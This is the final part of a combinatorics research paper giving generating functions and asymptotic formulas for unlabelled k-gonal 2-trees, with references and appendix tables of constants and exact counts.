$$\widetilde{a}_{\mathrm{S}}(x,t) = \exp(\sum_{i\geq 1}\frac{1}{i}(\widetilde{P}_{\mathrm{TS}}(x^i,t^i)+\widetilde{P}_{\mathrm{M}}(x^i,t^i)+\widetilde{P}_{\mathrm{AL}}(x^i,t^i)))+(t-1)(1+\widetilde{P}_{\mathrm{TS}}(x,t)+\widetilde{P}_{\mathrm{M}}(x,t)), \tag{108}$$

where

$$\widetilde{a}_{\mathrm{TS}}(x,t) = (t-1)(1+\widetilde{P}_{\mathrm{TS}}(x,t)) + \exp\left(\sum_{i\geq 1}\frac{1}{i}\widetilde{P}_{\mathrm{TS}}(x^i,t^i)\right), \tag{109}$$

$$\widetilde{P}_{\mathrm{TS}}(x,t) = x\widetilde{B}^{\frac{k-2}{2}}(x^2,t^2)\left(\widetilde{a}_{\mathrm{TS}}(x,t)+(1-t)\widetilde{P}_{\mathrm{TS}}(x,t)\right), \tag{110}$$

$$\widetilde{P}_{\mathrm{AL}}(x,t) = \frac{1}{2}\big(x^2\widetilde{B}^{k-1}(x^2,t^2) - \widetilde{P}_{\mathrm{TS}}(x^2,t^2) - \widetilde{P}_{\mathrm{M}}(x^2,t^2)\big), \tag{111}$$

and

$$\begin{aligned}\widetilde{P}_{\mathrm{M}}(x,t) &= \left(XX_{=}^2 < B_w^{\frac{k-2}{2}} > \cdot(a_{\mathrm{TS},w}+(1-t)(1+P_{\mathrm{TS},w}))\cdot E_+(P_{\mathrm{AL},w}+P_{\mathrm{M},w})\right)^{\sim}(x)\\ &= x\widetilde{B}^{\frac{k-2}{2}}(x^2,t^2)\left(\widetilde{a}_{\mathrm{S}}(x,t)+(1-t)\widetilde{P}_{\mathrm{M}}(x,t)-\widetilde{a}_{\mathrm{TS}}(x,t)\right).\end{aligned} \tag{112}$$

It is then possible to compute the tilde generating functions of unlabelled structures associated to the species (89):

$$\begin{aligned}\widetilde{a}^{-}_{o,\tau}(x,t) &= \widetilde{a}_S(x,t),\\ \widetilde{a}^{\diamond}_{\cdot,\tau}(x,t) &= x\left(\widetilde{a}_S(x,t)+(1-t)(\widetilde{P}_{\mathrm{TS}}(x,t)+\widetilde{P}_{\mathrm{M}}(x,t)\right)^2\cdot\widetilde{B}^{\frac{k-2}{2}}(x^2,t^2),\\ \widetilde{a}^{\diamond}_{o,\tau}(x,t) &= \frac{x}{2}\left(\widetilde{a}_S(x,t)+(1-t)(\widetilde{P}_{\mathrm{TS}}(x,t)+\widetilde{P}_{\mathrm{M}}(x,t)\right)^2\cdot\widetilde{B}^{\frac{k-2}{2}}(x^2,t^2)+\frac{x}{2}\widetilde{B}^{\frac{k}{2}}(x^2,t^2).\end{aligned}$$

Finally, we obtain

$$\begin{aligned}\widetilde{a}(x,t) = \frac{1}{2}\widetilde{a}_o(x,t)+\frac{1}{2}\widetilde{a}_{\mathrm{S}}(x,t)+\frac{x}{4}\widetilde{B}^{\frac{k}{2}}(x^2,t^2)\\ -\frac{x}{4}\left(\widetilde{a}_S(x,t)+(1-t)(\widetilde{P}_{\mathrm{TS}}(x,t)+\widetilde{P}_{\mathrm{M}}(x,t)\right)^2\cdot\widetilde{B}^{\frac{k-2}{2}}(x^2,t^2).\end{aligned} \tag{113}$$

6 Asymptotics

Thanks to the dissymmetry theorem and to the various combinatorial equations related to it, the asymptotic enumeration of (labelled or unlabelled) k-gonal 2-trees depends essentially on the asymptotic enumeration of B-structures where B is the auxiliary species characterized by the functional equation (5). In the labelled case, the asymptotics is trivial since we have the simple explicit formulas (9), (19) and (21). The unlabelled case is more eleborate and makes use of the funtional equation (14) satisfied by the series $\widetilde{B}(x)$.

We need first the following result, which is a consequence of the classical theorem of Bender (see [2]) and is inspired form the approach of Fowler et al. for 2-trees (see [5, 6]).

Proposition 19. Let $p = k - 1$ and $\widetilde{B}(x) = \sum b_n(p)x^n$. Then, there exist constants α_p and β_p such that

$$b_n(p) \sim \alpha_p \beta_p^n n^{-3/2}, \qquad \text{as } n \to \infty. \tag{114}$$

Moreover,

$$\alpha_p = \alpha(\xi_p) = \frac{1}{\sqrt{2\pi}} \frac{1}{p^{1+\frac{1}{p}}} \xi_p^{-\frac{1}{p}} \left(1 + \frac{p\xi_p \omega'(\xi_p)}{\omega(\xi_p)}\right)^{\frac{1}{2}} \tag{115}$$

and

$$\beta_p = \frac{1}{\xi_p}, \tag{116}$$

where ξ_p is the smallest root of the equation

$$\xi = \frac{1}{ep} \omega^{-p}(\xi), \tag{117}$$

where $\omega(x)$ is the series given by

$$\omega(x) = \mathrm{e}^{\frac{1}{2}x^2 b^p(x^2) + \frac{1}{3}x^3 b^p(x^3) + \cdots}. \tag{118}$$

Proof. Write, for simplicity, $b(x) = \widetilde{B}(x)$. Then, thanks to (14), $y = b(x)$ satisfies the relation

$$y = e^{xy^p}\omega(x), \quad \text{where} \quad \omega(x) = e^{\frac{1}{2}x^2 b^p(x^2) + \frac{1}{3}x^3 b^p(x^3) + \cdots}. \tag{119}$$

By Bender's theorem applied to the function $f(x, y) = y - e^{xy^p}\omega(x)$, we have to find a solution (ξ_p, τ_p) of the system

$$f(x, y) = 0 \qquad \text{and} \qquad f_y(x, y) = 0. \tag{120}$$

It is equivalent to say that ξ_p is solution of (117) and that $p\xi_p\tau_p^p = 1$.

Since $f_{yy}(\xi_p, \tau_p) \neq 0$, ξ_p is an algebraic singularity of degree 2 of $b(x)$ and, for x near ξ_p, we have an expression of the form

$$b(x) = \tau_{p.0} + \tau_{p.1}(1 - \frac{x}{\xi_p})^{\frac{1}{2}} + \tau_{p,2}(1 - \frac{x}{\xi_p}) + \tau_{p.3}(1 - \frac{x}{\xi_p})^{\frac{3}{2}} + \cdots \tag{121}$$

where

$$\tau_{p,0} = \tau_p = b(\xi_p) = \left(\frac{1}{p\xi_p}\right)^{\frac{1}{p}}, \tag{122}$$

$$\tau_{p,1} = -\frac{\sqrt{2}}{p^{1+\frac{1}{p}}} \xi_p^{-\frac{1}{p}} \left(1 + \frac{p\xi_p \omega'(\xi_p)}{\omega(\xi_p)}\right)^{\frac{1}{2}}, \tag{123}$$

$$\tau_{p,2} = \frac{1}{3p^{2+\frac{1}{p}}} \xi_p^{-\frac{1}{p}} \left((2p+3) - p(p-3)\frac{\xi_p \omega'(\xi_p)}{\omega(\xi_p)}\right). \tag{124}$$

The asymptotic formula (114) with α_p and β_p given by (115) and (116) then follow from the fact that the main term of the asymptotic behavior of the coefficients $b_n(p)$ of x^n in (121) depends only on the term $\tau_{p,1}(1-\frac{x}{\xi_p})^{\frac{1}{2}}$ in (121) and is given by

$$b_n(p) \sim \binom{\frac{1}{2}}{n} \tau_{p,1}(-1)^n \frac{1}{\xi_p^n} \sim \alpha_p \beta_p^n n^{-\frac{3}{2}} \quad \text{as} \quad n \to \infty. \tag{125}$$

■

Note that ξ_p is the radius of convergence of $b(x)$ and that the radius of convergence of $\omega(x)$ is $\sqrt{\xi_p}$. It can be shown that $0 < \xi_p < \sqrt{\xi_p} < 1$. This implies that numerical approximations of ξ_p, for fixed p, can be computed by iteration using (117), and a suitable truncated polynomial approximations of $b(x)$. We now state our main asymptotic result.

Proposition 20. Let $p = k - 1$. Then, the number $\widetilde{a}_n$ of k-gonal 2-trees on n unlabelled k-gons satisfy

$$\widetilde{a}_n \sim \frac{1}{2}\widetilde{a}_{o,n}, \quad n \to \infty, \tag{126}$$

where $\widetilde{a}_{o,n}$ is the number of oriented k-gonal 2-trees over n unlabelled polygons. Moreover,

$$\widetilde{a}_{o,n} \sim \overline{\alpha}_p \beta_p^n n^{-5/2}, \quad n \to \infty, \tag{127}$$

where

$$\overline{\alpha_p} = 2\pi p^{1+\frac{2}{p}} \xi_p^{\frac{2}{p}} \alpha_p^3, \tag{128}$$

$$= \frac{1}{\sqrt{2\pi}} \frac{1}{p^{2+\frac{1}{p}}} \xi_p^{-\frac{1}{p}} \left(1 + p\frac{\omega'(\xi_p)}{\omega(\xi_p)}\right)^{\frac{3}{2}}, \tag{129}$$

and $\beta_p = \frac{1}{\xi_p}$ is the same growth as in Proposition 19.

Proof. The asymptotic formula (127) follows from the fact that the radius of convergence, ξ_p, of $\widetilde{a}(x)$, given by (31) for k odd and by (58) for k even, is equal to the radius of convergence of the dominating term $\frac{1}{2}\widetilde{a}_o(x)$. This is due to the easily checked fact that all terms in (31) and (58), except $\frac{1}{2}\widetilde{a}_o(x)$, have a radius of convergence greater or equal to $\sqrt{\xi_p} > \xi_p$. To establish (127), note first that, because of equation (18), the radius of convergence of $\widetilde{a}_o(x)$ is equal to the radius of covergence, ξ_p, of

$$b(x) - \frac{k-1}{k} x b^k(x), \tag{130}$$

where $b(x) = \widetilde{B}(x)$ and $k = p+1$. This implies that the asymptotic behavior of the coefficients $\widetilde{a}_{o,n}$ of $\widetilde{a}_o(x)$ is completely determined by that of (130). Substituting (121) into (130) and making use of (124) gives the following expansion

$$b(x) - \frac{k-1}{k} x b^k(x) = \overline{\tau}_{p,0} + \overline{\tau}_{p,1}\left(1 - \frac{x}{\xi_p}\right)^{\frac{1}{2}} + \overline{\tau}_{p,2}\left(1 - \frac{x}{\xi_p}\right) + \overline{\tau}_{p,3}\left(1 - \frac{x}{\xi_p}\right)^{\frac{3}{2}} + \cdots \tag{131}$$

where

$$\begin{aligned}
\overline{\tau}_{p,0} &= \frac{p}{p+1}\tau_{p,0}, && (132)\\
\overline{\tau}_{p,1} &= 0, && (133)\\
\overline{\tau}_{p,2} &= -\frac{1}{2}\frac{p(p+1)\tau_{p,1}^2 - 2\tau_{p,0}^2}{(p+1)\tau_{p,0}}, && (134)\\
\overline{\tau}_{p,3} &= -\frac{1}{6}\frac{\tau_{p,1}(6p\tau_{p,0}\tau_{p,2} + p(p-1)\tau_{p,1}^2 - 6\tau_{p,0}^2)}{\tau_{p,0}^2}, && (135)\\
&= -\frac{p}{3}\frac{\tau_{p,1}^3}{\tau_{p,0}^2}. && (136)
\end{aligned}$$

This implies that the dominating term for the asymptotic behavior of the coefficients $\widetilde{a}_{n,o}$ of x^n in $\widetilde{a}_o(x)$ depends only on the term $\overline{\tau}_{p,3}\left(1 - \frac{x}{\xi_p}\right)^{\frac{3}{2}}$ in (131) and is given by

$$\widetilde{a}_{n,o} \sim \binom{\frac{3}{2}}{n}\overline{\tau}_{p,3}(-1)^n \frac{1}{\xi_p^n} \sim \overline{\alpha}_p \beta_p n^{-\frac{5}{2}}, \quad \text{as } n \to \infty. \tag{137}$$

Computations making use of (136), (122) and (123), show that $\overline{\alpha}_p$ is indeed given by (128) and (129). ■

Our final result gives an explicit formula in terms of integer partitions for the common radius of convergence ξ_p of the series $\widetilde{B}(x)$, $\widetilde{a}(x)$ and $\widetilde{a}_o(x)$ from which the growth constant $\beta_p = \frac{1}{\xi_p}$ is obtained. We need the following special notations. If $\lambda = (\lambda_1 \geq \lambda_2 \geq \ldots \geq \lambda_\nu)$ is a partition of an integer n in ν parts, we write $\lambda \vdash n$, $n = |\lambda|$, $\nu = l(\lambda)$, $m_i(\lambda) = |\{j : \lambda_j = i\}|$ = number of parts of size i in λ. Furthermore, we put

$$\sigma_i(\lambda) = \sum_{d|i} d m_d(\lambda), \quad \sigma_i^*(\lambda) = \sum_{d|i, d<i} d m_d(\lambda), \tag{138}$$

$$\widehat{\lambda} = 1 + |\lambda| + l(\lambda), \quad \widehat{z}(\lambda) = 2^{m_1(\lambda)} m_1(\lambda)! 3^{m_2(\lambda)} m_2(\lambda)! \ldots. \tag{139}$$

Proposition 21. We have the convergent expansion

$$\xi_p = \sum_{n=1}^{\infty} \frac{c_n}{p^n}, \tag{140}$$

where the coefficients c_n are constants, independent of p, explicitely given by

$$c_n = \sum_{\lambda \vdash n} \frac{e^{-\widehat{\lambda}}}{\widehat{\lambda}\widehat{z}(\lambda)} \prod_{i \geq 1} (\sigma_i(\lambda) - \widehat{\lambda})^{m_i(\lambda)-1} (\sigma_i^*(\lambda) - \widehat{\lambda}), \tag{141}$$

where λ runs over the set of partitions of n.

Proof. We establish the explicit formulas (140) and (141) by applying first Lagrange inversion to the equation $\xi = zR(\xi)$ where $z = \frac{1}{\mathrm{e}p}$ and $R(t) = \omega^{-p}(t)$, to get

$$\xi_p = \xi = \sum_{n \geq 1} \gamma_n \left(\frac{1}{\mathrm{e}p}\right)^n, \quad \text{and} \quad \gamma_n = \frac{1}{n}[t^{n-1}]\omega^{-np}(t). \tag{142}$$

Next, to explicitely evaluate $\omega^{-np}(x)$, we use Labelle's version ([12]) of the Good inversion formula in the context of cycle index series as follows. We begin with

$$\omega^p(x) = \exp(\frac{1}{2}px^2 b^p(x^2) + \frac{1}{3}px^3 b^p(x^3) + \cdots), \tag{143}$$

$$= \exp(\frac{1}{2}px_2 + \frac{1}{3}px_3 + \cdots) \circ Z_{XB^p(X)}\Big|_{x_i := x^i} \tag{144}$$

where the $\circ$ denotes the plethystic substitution. Using (7), we can then write $XB^p(X) = \frac{A(pX)}{p}$. This implies that

$$\omega^p(x) = \exp(\frac{1}{2}px_2 + \frac{1}{3}px_3 + \cdots) \circ \frac{Z_A(px_1, px_2, \ldots)}{p}\Big|_{x_i := x^i}, \tag{145}$$

and we get

$$\omega^{-np}(x) = \exp(-\frac{n}{2}px_2 - \frac{n}{3}px_3 - \cdots) \circ \left(\frac{1}{p} Z_A(px_1, px_2, \ldots)\right)\Big|_{x_i := x^i} \tag{146}$$

$$= \exp(-\frac{n}{2}x_2 - \frac{n}{3}x_3 - \cdots) \circ Z_A(x_1, x_2, \ldots)\Big|_{x_i := px^i}. \tag{147}$$

Then, using Labelle's inversion formula for cycle index series, we have, for any formal cycle index series $g(x_1, x_2, \ldots)$

$$[x_1^{n_1} x_2^{n_2} \ldots]\, g \circ Z_A(x_1, x_2, \ldots) = [t_1^{n_1} t_2^{n_2} \ldots] g(t_1, t_2, \ldots) \prod_{i=1}^{\infty} (1 - t_i) \exp(n_i(t_i + \frac{1}{2}t_{2i} + \cdots)), \tag{148}$$

and

$$\prod_{j=1}^{\infty} \exp(n_j(t_j + \frac{1}{2}t_{2j} + \cdots)) = \prod_{i=1}^{\infty} \exp(\sum_{d|i} d n_d \frac{t_i}{i}). \tag{149}$$

Taking $g(x_1, x_2, \ldots) = \exp(-\frac{\nu}{2}px_2 - \frac{\nu}{3}px_3 - \cdots)$, gives, after some computations,

$$[x_1^{n_1} x_2^{n_2} \ldots] \left(\exp(-\frac{\nu}{2}x_2 - \frac{\nu}{3}x_3 - \cdots) \circ Z_A\right) =$$

$$\left\{ \begin{array}{ll} 0 & \text{if} \quad n_1 > 0, \\ \left(\dfrac{\prod\limits_{i\geq 2}(-\nu+\sum\limits_{d|i} dn_d)^{n_i-1}(-\nu+\sum\limits_{d|i,d<i} dn_d)}{2^{n_2}n_2!3^{n_3}n_3!\ldots} \right) & \text{if} \quad n_1 = 0. \end{array} \right. \tag{150}$$

Making the substitution $x_i := px^i$, for $i = 1, 2, 3, \ldots$, gives the explicit formula

$$\omega^{-\nu p}(x) = \sum_{n\geq 0} \left(\sum_{2n_2+3n_3+\cdots=n} p^{n_2+n_3+\cdots} \frac{\prod\limits_{i\geq 2}(-\nu+\sum\limits_{d|i} dn_d)^{n_i-1}(-\nu+\sum\limits_{d|i,d<i} dn_d)}{2^{n_2}n_2!3^{n_3}n_3!\ldots} \right) x^n.$$

This implies, taking $\nu = n$ and using (142), that

$$\begin{aligned} \xi_p &= \sum_{n\geq 1} \frac{1}{n} \left(\sum_{2n_2+3n_3+\cdots=n-1} p^{n_2+n_3+\cdots} \frac{\prod\limits_{i\geq 2}(1-n+\sum\limits_{d|i} dn_d)^{n_i-1}(1-n+\sum\limits_{d|i,d<i} dn_d)}{2^{n_2}n_2!3^{n_3}n_3!\ldots} \right) \left(\frac{1}{ep}\right)^n, \\ &= \sum_{n\geq 1} \frac{c_n}{p^n}, \end{aligned}$$

where the coefficients c_n, $n \geq 1$, are given by (141). ■

Table 1, in the Appendix, gives, to 20 decimal places, the constants ξ_p, α_p, $\overline{\alpha}_p$ and $\beta_p = \frac{1}{\xi_p}$ for $p = 1, \ldots, 5$. Table 2 gives the exact values of the numbers $\widetilde{a}_n$, for k from 2 up to 12 and for $n = 0, 1, \ldots 20$, of the number of unlabelled k-gonal 2-trees built over n k-gons.

Here are the first few values of the universal constants c_n occuring in (140), for $n = 1, \ldots, 5$.

$$\begin{aligned} c_1 &= \frac{1}{\mathrm{e}} = 0.36787944117144232160, \\ c_2 &= -\frac{1}{2}\frac{1}{\mathrm{e}^3} = -0.02489353418393197149, \\ c_3 &= \frac{1}{8}\frac{1}{\mathrm{e}^5} - \frac{1}{3}\frac{1}{\mathrm{e}^4} = -0.00526296958802571004, \\ c_4 &= -\frac{1}{48}\frac{1}{\mathrm{e}^7} + \frac{1}{\mathrm{e}^6} - \frac{1}{4}\frac{1}{\mathrm{e}^5} = 0.00077526788594593923, \\ c_5 &= \frac{1}{384}\frac{1}{\mathrm{e}^9} - \frac{4}{3}\frac{1}{\mathrm{e}^8} + \frac{49}{72}\frac{1}{\mathrm{e}^7} - \frac{1}{5}\frac{1}{\mathrm{e}^6} = 0.00032212622183609932. \end{aligned} \tag{151}$$

Remark 2. The computations of this section are also valid for the case $k = 2$ ($p = 1$), corresponding to the case of classical rooted trees (*Cayley trees*) defined

by the functional equation $A = XE(A)$. In this case, the growth constant $\beta = \beta_1$, in (114), is known as the Otter constant (see [17]). It is interesting to note that this constant takes the explicit form $\beta = \frac{1}{\xi_1}$, with

$$\xi_1 = \sum_{n \geq 1} c_n. \tag{152}$$

Notice also that, when $k = 3$, we recover the asymptotic results of Fowler et al. in [5, 6].

References

[1] P. Auger, G. Labelle, P. Leroux, *Computing the molecular expansion of species with the Maple package Devmol*, 49$^{\text{th}}$ Séminaire Lotharingien de Combinatoire, submitted.

[2] E. A. Bender *Asymptotic methods in enumeration*, SIAM Rev., **16**, 485–515, (1974).

[3] F. Bergeron, G. Labelle, and P. Leroux, *Combinatorial Species and Tree-like Structures*, Encyclopedia of Mathematics and its Applications, vol. **67**, Cambridge University Press, (1998).

[4] L. Comtet, *Analyse Combinatoire*, tome premier, Presses Universitaires de France, (1970).

[5] T. Fowler, I. Gessel, G. Labelle, P. Leroux, *Specifying 2-trees*, Proceedings FPSAC'00, Moscow, June 26-30 2000, D. Krob, A. A. Mikhalev, A. V. Mikhalev Eds, Springer-Verlag, 202–213.

[6] T. Fowler, I. Gessel, G. Labelle, P. Leroux, *The Specification of 2-trees*, Advances in Applied Mathematics, **28**, 145–168, (2002).

[7] F. Harary and E. Palmer, *Graphical Enumeration*, Academic Press, New York, (1973).

[8] F. Harary, E. Palmer and R. Read, *On the cell-growth problem for arbitrary polygons*, Discrete Mathematics, **11**, 371–389, (1975).

[9] INRIA, *Encyclopedia of combinatorial structures.* http://algo.inria.fr/encyclopedia/index.html.

[10] T. Kloks, *Enumeration of biconnected partial 2-trees*, 26$^{\text{th}}$ Dutch Mathematical Conference, 1990.

[11] T. Kloks, *Treewidth*, Ph.D. Thesis, Royal University of Utrecht, Holland, (1993).

[12] G. Labelle, *Some new computational methods in the theory of species*, Combinatoire énumérative, Proceedings, Montréal, Québec, Lectures Notes in Mathematics, vol. 1234, Springer-Verlag, New-York/Berlin, 160–176, (1985).

[13] G. Labelle, C. Lamathe and P. Leroux, *Développement moléculaire de l'espèce des 2-arbres planaires*, Proceedings GASCom'01, 41–46, (2001).

[14] G. Labelle, C. Lamathe and P. Leroux, *A classification of plane and planar 2-trees*, 26 pages, to appear in Theoretical Computer Science.

[15] G. Labelle, C. Lamathe et P. Leroux, *Enumération des 2-arbres k-gonaux*, Second Colloquium on Mathematics and Computer Science, Versailles, September, 16–19, 2002, Trends in Mathematics, Éd. B. Chauvin, P. Flajolet et al., Birkhauser Verlag Basel Switzwerland, 95–109, (2002).

[16] C. Lamathe, *Molecular expansion of planar k-gonal 2-trees*, in preparation.

[17] R. Otter, *The number of trees*, Annals of Mathematics, **49**, 583–599, (1948).

[18] N. J. A. Sloane and S. Plouffe, *The Encyclopedia of Integer Sequences*, Academic Press, San Diego, (1995).
`http://www.research.att.com/~njas/sequences`

E-mail adresses: [gilbert,lamathe,leroux]@lacim.uqam.ca

Appendix

Table 1 gives, to 20 decimal places, the constants ξ_p, α_p, $\overline{\alpha}_p$ and $\beta_p = \frac{1}{\xi_p}$ for $p = 1, \ldots, 5$.

p	ξ_p	α_p	$\overline{\alpha}_p$	β_p
1	0.338321856899	1.300312124682	1.581185475409	2.955765285652
2	0.177099522303	0.349261381742	0.349261381742	5.646542616233
3	0.119674100436	0.191997258650	0.067390781222	8.356026879296
4	0.090334539604	0.131073637349	0.034020667269	11.069962877759
5	0.072539192528	0.099178841365	0.020427915489	13.785651110085
6	0.060597948397	0.079660456931	0.013601784466	16.502208844693
7	0.052031135998	0.066517090385	0.009699566188	19.219261329064
8	0.045585869619	0.057075912245	0.007262873797	21.936622211299
9	0.040561059517	0.049970993036	0.005640546218	24.654188324989
10	0.036533820306	0.044433135893	0.004506504206	27.371897918664
11	0.033233950789	0.039996691773	0.003682863427	30.089711763681

Table 1: Numerical values of ξ_p, α_p, $\overline{\alpha}_p$ and β_p, $p = 1, \ldots, 5$

Table 2 gives the exact values of the numbers $\widetilde{a}_n$, for k from 2 up to 12 and for $n = 0, 1, \ldots 20$, of the number of unlabelled k-gonal 2-trees built over n k-gons.

Tables 3 and 4 give the polynomials $b_n(t)$, for $n = 0, 1, \ldots, 9$ and for k from 2 up to 9, of the weighted (by their perimeter) unlabelled oriented-edge-rooted k-gonal 2-trees over n k-gons.

$\boldsymbol{k = 2}$
1, 1, 1, 2, 3, 6, 11, 23, 47, 106, 235, 551, 1301, 3159, 7741, 19320, 48629, 123867, 317955, 823065, 2144505
$\boldsymbol{k = 3}$
1, 1, 1, 2, 5, 12, 39, 136, 529, 2171, 9368, 41534, 188942, 874906, 4115060, 19602156, 94419351, 459183768, 2252217207, 11130545494, 55382155396
$\boldsymbol{k = 4}$
1, 1, 1, 3, 8, 32, 141, 749, 4304, 26492, 169263, 1115015, 7507211, 51466500, 358100288, 2523472751, 17978488711, 129325796854, 938234533024, 6858551493579, 50478955083341
$\boldsymbol{k = 5}$
1, 1, 1, 3, 11, 56, 359, 2597, 20386, 167819, 1429815, 12500748, 111595289, 1013544057, 9340950309, 87176935700, 822559721606, 7836316493485, 75293711520236, 728968295958626, 7105984356424859
$\boldsymbol{k = 6}$
1, 1, 1, 4, 16, 103, 799, 7286, 71094, 729974, 7743818, 84307887, 937002302, 10595117272, 121568251909, 1412555701804, 16594126114458, 196829590326284, 2354703777373055, 28385225424840078, 344524656398655124
$\boldsymbol{k = 7}$
1, 1, 1, 4, 20, 158, 1539, 16970, 199879, 2460350, 31266165, 407461893, 5420228329, 73352481577, 1007312969202, 14008437540003, 196963172193733, 2796235114720116, 40038505601111596, 577693117173844307, 8392528734991449808
$\boldsymbol{k = 8}$
1, 1, 1, 5, 26, 245, 2737, 35291, 483819, 6937913, 102666626, 1558022255, 24133790815, 380320794122, 6081804068869, 98490990290897, 1612634990857755, 26660840123167203, 444560998431678554, 7469779489114328514, 126375763235359105446
$\boldsymbol{k = 9}$
1, 1, 1, 5, 32, 343, 4505, 66603, 1045335, 17115162, 289107854, 5007144433, 88516438360, 1591949961503, 29053438148676, 536972307386326, 10034276171127780, 189331187319203010, 3603141751525175854, 69097496637591215442, 1334213677527481808220
$\boldsymbol{k = 10}$
1, 1, 1, 6, 39, 482, 7053, 117399, 2070289, 38097139, 723169329, 14074851642, 279609377638, 5651139037570, 115901006038377, 2407291353219949, 50553753543016719, 1071971262516091572, 22926544048209731554, 494103705426160765546, 10722146465907412669810
$\boldsymbol{k = 11}$
1, 1, 1, 6, 46, 636, 10527, 194997, 3823327, 78118107, 1646300388, 35570427615, 784467060622, 17601062294302, 400750115756742, 9240636709048733, 215435023547580882, 5071520482516388865, 120417032326341878672, 2881134828445365441407, 6941046822030714862026
$\boldsymbol{k = 12}$
1, 1, 1, 7, 55, 840, 15189, 309607, 6671842, 149850849, 3471296793, 82442359291, 1998559329142, 49290785442796, 1233639304644946, 31268489727956101, 801335133177932829, 20736286803363051714, 541224489038545084067, 14234799536039481373552, 376974819516101224941091

Table 2: Values of $\widetilde{a}_n$ for $k = 2, \ldots,\ 12$ and $n = 0, \ldots,\ 20$

$\boldsymbol{k = 2}$
$t,$
$t,$
$t + t^2,$
$t + 2\,t^2 + t^3,$
$t + 4\,t^2 + 3\,t^3 + t^4,$
$t + 6\,t^2 + 8\,t^3 + 4\,t^4 + t^5,$
$t + 9\,t^2 + 18\,t^3 + 14\,t^4 + 5\,t^5 + t^6,$
$t + 12\,t^2 + 35\,t^3 + 39\,t^4 + 21\,t^5 + 6\,t^6 + t^7,$
$t + 16\,t^2 + 62\,t^3 + 97\,t^4 + 72\,t^5 + 30\,t^6 + 7\,t^7 + t^8,$
$t + 20\,t^2 + 103\,t^3 + 212\,t^4 + 214\,t^5 + 120\,t^6 + 40\,t^7 + 8\,t^8 + t^9$

$\boldsymbol{k = 3}$
t
t^2
$2\,t^3 + t^4$
$5\,t^4 + 4\,t^5 + t^6$
$14\,t^5 + 18\,t^6 + 6\,t^7 + t^8$
$42\,t^6 + 72\,t^7 + 37\,t^8 + 8\,t^9 + t^{10}$
$132\,t^7 + 291\,t^8 + 204\,t^9 + 64\,t^{10} + 10\,t^{11} + t^{12}$
$429\,t^8 + 1152\,t^9 + 1048\,t^{10} + 438\,t^{11} + 97\,t^{12} + 12\,t^{13} + t^{14}$
$1430\,t^9 + 4558\,t^{10} + 5128\,t^{11} + 2757\,t^{12} + 804\,t^{13} + 138\,t^{14} + 14\,t^{15} + t^{16}$
$4862\,t^{10} + 17944\,t^{11} + 24249\,t^{12} + 16108\,t^{13} + 5981\,t^{14} + 1332\,t^{15} + 185\,t^{16} + 16\,t^{17} + t^{18}$

$\boldsymbol{k = 4}$
t
t^3
$3\,t^5 + t^6$
$12\,t^7 + 6\,t^8 + t^9$
$55\,t^9 + 42\,t^{10} + 9\,t^{11} + t^{12}$
$273\,t^{11} + 274\,t^{12} + 87\,t^{13} + 12\,t^{14} + t^{15}$
$1428\,t^{13} + 1806\,t^{14} + 767\,t^{15} + 150\,t^{16} + 15\,t^{17} + t^{18}$
$7752\,t^{15} + 11820\,t^{16} + 6387\,t^{17} + 1641\,t^{18} + 228\,t^{19} + 18\,t^{20} + t^{21}$
$43263\,t^{17} + 77440\,t^{18} + 51078\,t^{19} + 16614\,t^{20} + 3006\,t^{21} + 324\,t^{22} + 21\,t^{23} + t^{24}$
$246675\,t^{19} + 507246\,t^{20} + 396905\,t^{21} + 157638\,t^{22} + 35847\,t^{23} + 4972\,t^{24} + 435\,t^{25} + 24\,t^{26} + t^{27}$

$\boldsymbol{k = 5}$
t
t^4
$4\,t^7 + t^8$
$22\,t^{10} + 8\,t^{11} + t^{12}$
$140\,t^{13} + 76\,t^{14} + 12\,t^{15} + t^{16}$
$969\,t^{16} + 688\,t^{17} + 158\,t^{18} + 16\,t^{19} + t^{20}$
$7084\,t^{19} + 6290\,t^{20} + 1916\,t^{21} + 272\,t^{22} + 20\,t^{23} + t^{24}$
$53820\,t^{22} + 57376\,t^{23} + 22064\,t^{24} + 4092\,t^{25} + 414\,t^{26} + 24\,t^{27} + t^{28}$
$420732\,t^{25} + 524412\,t^{26} + 244840\,t^{27} + 57113\,t^{28} + 7488\,t^{29} + 588\,t^{30} + 28\,t^{31} + t^{32}$
$3362260\,t^{28} + 4799568\,t^{29} + 2645854\,t^{30} + 749908\,t^{31} + 122908\,t^{32} + 12376\,t^{33} + 790\,t^{34} + 32\,t^{35} + t^{36}$

Table 3: Polynomials $b_n(t)$ for $k = 2, 3, 4, 5$ and $n = 0, \ldots 9$

$\boldsymbol{k=6}$

t

t^5

$5\,t^9+t^{10}$

$35\,t^{13}+10\,t^{14}+t^{15}$

$285\,t^{17}+120\,t^{18}+15\,t^{19}+t^{20}$

$2530\,t^{21}+1390\,t^{22}+250\,t^{23}+20\,t^{24}+t^{25}$

$23751\,t^{25}+16255\,t^{26}+3860\,t^{27}+430\,t^{28}+25\,t29+t^{30}$

$231880\,t^{29}+190106\,t^{30}+56755\,t^{31}+8235\,t^{32}+655\,t^{33}+30\,t^{34}+t^{35}$

$2330445\,t^{33}+2229120\,t^{34}+805621\,t^{35}+146510\,t^{36}+15060\,t^{37}+930\,t^{38}+35\,t^{39}+t^{40}$

$23950355\,t^{37}+26193570\,t^{38}+11149900\,t^{39}+2457081\,t^{40}+314810\,t^{41}+24880\,t^{42}+1250\,t^{43}+40\,t^{44}+t^{45}$

$\boldsymbol{k=7}$

t

t^6

$6\,t^{11}+t^{12}$

$51\,t^{16}+12\,t^{17}+t^{18}$

$506\,t^{21}+174\,t^{22}+18\,t^{23}+t^{24}$

$5481\,t^{26}+2456\,t^{27}+363\,t^{28}+24\,t^{29}+t^{30}$

$62832\,t^{31}+34989\,t^{32}+6808\,t^{33}+624\,t^{34}+30\,t^{35}+t^{36}$

$749398\,t^{36}+499188\,t^{37}+121800\,t^{38}+14514\,t^{39}+951\,t^{40}+36\,t^{41}+t^{42}$

$9203634\,t^{41}+7143466\,t^{42}+2106138\,t^{43}+313872\,t^{44}+26532\,t^{45}+1350\,t^{46}+42\,t^{47}+t^{48}$

$115607310\,t^{46}+102489288\,t^{47}+35536296\,t^{48}+6406278\,t^{49}+673749\,t^{50}+43820\,t^{51}+1815\,t^{52}+48\,t^{53}+t^{54}$

$\boldsymbol{k=8}$

t

t^7

$7\,t^{13}+t^{14}$

$70\,t^{19}+14\,t^{20}+t^{21}$

$819\,t^{25}+238\,t^{26}+21\,t^{27}+t^{28}$

$10472\,t^{31}+3962\,t^{32}+497\,t^{33}+28\,t^{34}+t^{35}$

